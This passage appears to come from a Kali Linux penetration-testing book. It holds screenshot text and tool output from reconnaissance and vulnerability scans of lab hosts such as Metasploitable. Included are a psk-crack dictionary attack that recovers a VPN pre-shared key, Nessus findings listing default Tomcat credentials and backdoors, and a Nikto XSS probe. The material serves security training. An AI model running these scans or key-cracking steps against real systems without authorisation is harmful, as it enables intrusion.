
Version detection

Attempt to discover the version number of services running on remote ports.

Cancel

Save Changes





Save Scan

Name:

.xml

Save in folder:



root

Desktop

Create Folder

Places



Search



Recently Used



root



Desktop



File System



Name



Size

Modified


Select File Type:

Nmap XML format (.xml)



Cancel

Save



```

Protocol on 172.16.43.156:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n
Protocol on 172.16.43.156:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1\nProtocol mismatch.\n

```

```

amap v5.4 (www.thc.org/thc-amap) started at 2016-03-20 14:38:55 - APPLICATION MAPPING mode
Protocol on 172.16.43.156:6000/tcp matches x-windows - banner: \vInvalid MIT-MAGIC-COOKIE-1 key
Protocol on 172.16.43.156:445/tcp matches mysql - banner:
Protocol on 172.16.43.156:445/tcp matches netbios-session - banner:
Protocol on 172.16.43.156:445/tcp matches ms-ds - banner: SMB2ARPY/g,metasploitable*(+00\f\n+7\n\nNONE

```

Doing NBT name scan for addresses from 172.16.43.1-254

IP address	NetBIOS Name	Server	User	MAC address
172.16.43.156	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00

Doing NBT name scan for addresses from 172.16.43.1-254

NetBIOS Name Table for Host 172.16.43.156:

Incomplete packet, 335 bytes long.

Name	Service	Type
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
METASPLOITABLE	Workstation Service	
METASPLOITABLE	Messenger Service	
METASPLOITABLE	File Server Service	
MSBROWSE	Master Browser	
WORKGROUP	Domain Name	
WORKGROUP	Master Browser	
WORKGROUP	Browser Service Elections	
WORKGROUP	Domain Name	
WORKGROUP	Master Browser	
WORKGROUP	Browser Service Elections	

Adapter address: 00:00:00:00:00:00

Scanning 1 hosts, 2 communities

172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

Debug level 1

Target ip read from command line: 172.16.43.156

2 communities: public private

Waiting for 10 milliseconds between packets

Scanning 1 hosts, 2 communities

Trying community public

172.16.43.156 [public] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

Trying community private

172.16.43.156 [private] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

All packets sent, waiting for responses.

done.

```
[*] Try to connect to 192.168.56.103
[*] Connected to 192.168.56.103
[*] Starting enumeration at 2013-07-21 21:23:53
```

```
[*] System information
```

```
-----
Hostname          : metasploitable
Description       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Uptime system    : 27 minutes, 53.74
Uptime SNMP daemon : 8 minutes, 24.99
Contact         : msfdev@metasploit.com
Location        : Metasploit Lab
Motd            : -
```

```
[*] Devices information
```

```
-----
  Id           Type      Status  Description
  --           -
1025           Network   Running network interface lo
1026           Network   Running network interface eth0
3072           Coprocessor Running Guessing that there's a floating point co-processor
768            Processor   Unknown GenuineIntel: Intel(R) Core(TM) i5-2520M CPU @ 2.50GHz
```

```
root@kali:~# ike-scan -M -A -Pike-hashkey 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10 Aggressive Mode Handshake returned
HDR=(CKY-R=5fe7eb4afa630434)
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=0x00007080)
KeyExchange(128 bytes)
Nonce(16 bytes)
ID(Type=ID_IPV4_ADDR, Value=192.168.0.10)
Hash(20 bytes)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
```

```
Ending ike-scan 1.9: 1 hosts scanned in 0.034 seconds (29.27 hosts/sec). 1 returned handshake; 0 returned notify
```

```
root@kali:~# psk-crack -d rockyou.txt ike-hashkey
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "123456" matches SHA1 hash 74948c512be7950157e6b925f9c426e3e12cc151
Ending psk-crack: 1 iterations in 0.030 seconds (33.34 iterations/sec)
```



```
root@kali:~# ike-scan -M --trans=5,2,1,2 --showbackoff 192.168.0.10
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.0.10    Main Mode Handshake returned
                HDR=(CKY-R=8cb7b6369d11ae81)
                SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 LifeType=Seconds LifeDuration(4)=
0x000007080)
                VID=4f45755c645c6a795c5c6170
                VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)

IKE Backoff Patterns:

IP Address      No.      Recv time          Delta Time
192.168.0.10    1        1386775276.209957  0.000000
192.168.0.10    2        1386775286.214992  10.005035
192.168.0.10    3        1386775306.236889  20.021897
192.168.0.10    Implementation guess: Linux FreeS/WAN, OpenSwan, strongSwan

Ending ike-scan 1.9: 1 hosts scanned in 90.086 seconds (0.01 hosts/sec).  1 returned hands
hake; 0 returned notify
```

Chapter 7: Vulnerability Mapping



New Scan / Basic Network Scan

Scan Library > Settings Credentials

BASIC

General

Schedule

Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Settings / Basic / General

Name PenTesting with Kali Linux

Description Demonstration of Nessus Vulnerability Scanner

Folder My Scans

Targets 192.168.0.28, 192.168.0.30

Nessus Home / Scans - Iceweasel

Nessus Home / Scans

https://localhost:8834/#/scans/folder/3

Search

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Nessus

Scans

Policies

admin

Scans

Upload

Search Scans

New Scan

My Scans

Trash

All Scans

New Folder

Scans / My Scans

☐ Name Schedule Last Modified

☐ PenTesting with Kali Linux On Demand N/A

© 1998 - 2016 Tenable Network Security®. All Rights Reserved. Nessus Home v. 6.5.0

PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Configure

Audit Trail

Launch

Export

Filter Hosts

Scans > Hosts 2 Vulnerabilities 121 Remediations 4 History 2

☐	Host	Vulnerabilities
☐	192.168.0.30	10 25 6 112
☐	192.168.0.28	4 28

Scan Details

Name:

PenTesting with Kali Linux

Status:

Completed

Policy:

Basic Network Scan

Scanner:

Local Scanner

Folder:

My Scans

Start:

Today at 3:52 PM

End:


Today at 4:02 PM

Elapsed:

10 minutes

Targets:

192.168.0.28,192.168.0.30



PenTesting with Kali Linux

CURRENT RESULTS: TODAY AT 4:02 PM

Configure

Audit Trail

Launch

Export

Filter Vulnerabilities

Hosts > 192.168.0.30 > Vulnerabilities 109

☐	Severity	Plugin Name	Plugin Family	Count
☐	CRITICAL	Apache Tomcat Manager Common Admin...	Web Servers	1
☐	CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
☐	CRITICAL	Debian OpenSSH/OpenSSL Package Ran...	Gain a shell remotely	1
☐	CRITICAL	rexecd Service Detection	Service detection	1
☐	CRITICAL	Rogue Shell Backdoor Detection	Backdoors	1
☐	CRITICAL	rsh Unauthenticated Access (via finger Inf...	Gain a shell remotely	1
☐	CRITICAL	UnrealIRCd Backdoor Detection	Backdoors	1
☐	CRITICAL	Unsupported Unix Operating System	General	1
☐	CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
☐	CRITICAL	vsftpd Smiley Face Backdoor	FTP	1

Host Details

IP:

192.168.0.30

MAC:

00:23:6c:92:6d:a3

OS:

Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Start:

Today at 3:52 PM

End:


Today at 4:02 PM

Elapsed:

10 minutes

KB:

[Download](#)



CRITICAL

Apache Tomcat Manager Common Administrative Credentials

Description

Nessus was able to gain access to the Manager web application for the remote Tomcat server using a known set of credentials. A remote attacker can exploit this issue to install a malicious application on the affected server and run arbitrary code with Tomcat's privileges (usually SYSTEM on Windows, or the unprivileged tomcat account on Unix).

Worms are known to propagate this way.

Solution

Edit the associated tomcat-users.xml file and change or remove the affected set of credentials.

See Also

<http://markmail.org/thread/wfu4nff5chvkb6xp>
<http://svn.apache.org/viewvc?view=revision&revision=834047>
<http://www.intevydis.com/blog/?p=87>
<http://www.zerodayinitiative.com/advisories/ZDI-10-214/>
<http://archives.neohapsis.com/archives/fulldisclosure/2010-10/0260.html>

Output

It was possible to log into the Tomcat Manager web app using the following info :

URL : http://192.168.0.30:8180/manager/html
Username : tomcat

Plugin Details


Severity: Critical
ID: 34970
Version: \$Revision: 1.32 \$
Type: remote
Family: Web Servers
Published: 2008/11/26
Modified: 2015/09/24

Risk Information

Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector:
CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Vulnerability Information

CPE: cpe:/a:apache:tomcat
Exploit Available: true
Exploit Ease: Exploits are available
Patch Pub Date: 2009/11/09




```

root@kali:~# nikto -h http://192.168.0.30 -p 80
- Nikto v2.1.6
-----
+ Target IP:      192.168.0.30
+ Target Hostname: 192.168.0.30
+ Target Port:    80
+ Start Time:     2016-04-04 09:34:57 (GMT-7)
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /phpinfo.php?VARIABLE=<script>alert('Vulnerable')</script>: Output from the phpinfo() function was found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ Server leaks inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 09:24:00 2008
+ OSVDB-3092: /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.



```

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Progress: Not started

History Search Alerts Output Spider Active Scan									
New Scan Progress: 0: http://192.168.0.30/mutillidae 2%				Current Scans: 1 Num requests: 750					
Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	
1.113 04/04/16 16:09:43	04/04/16 16:09:43	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	315 ms	362 bytes	23.93 KIB	
1.114 04/04/16 16:09:43	04/04/16 16:09:43	GET	http://192.168.0.30/mutillidae/index.php?user-poll-php...	200	OK	170 ms	362 bytes	23.99 KIB	
1.115 04/04/16 16:09:43	04/04/16 16:09:44	POST	http://192.168.0.30/mutillidae/index.php?page=dns-lo...	200	OK	346 ms	362 bytes	23.77 KIB	
